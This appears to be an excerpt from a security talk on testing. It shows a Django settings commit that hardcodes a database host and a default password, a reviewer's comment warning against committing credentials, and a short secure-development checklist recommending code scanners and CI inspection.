         'PASSWORD': os.environ.get('KIWI_DB_PASSWORD', 'kiwi'),
-        'HOST': os.environ.get('KIWI_DB_HOST', ''),
+        'HOST': os.environ.get('KIWI_DB_HOST', '                    .us-west-2.rds.amazonaws.com'),
         'PORT': os.environ.get('KIWI_DB_PORT', ''),
-        'OPTIONS': {
-            'init_command': "SET sql_mode='STRICT_TRANS_TABLES'",
-        },
     },
 }
```

0 comments on commit `205b808`

Write | Preview

You should really change your DB password and not commit it to GitHub !

Comment on this commit

CHECK LIST

- **Constantly inspect your code**
  - with tools like Bandit, Coverity, npm audit, etc
  - use many tools in CI
- **Inspect other people's code**
  - Same tools, different target
- **Treat ALL infrastructure as production**
- **Make apps usable**
  - and people will adopt any technical solution we offer

HAPPY & SECURE TESTING !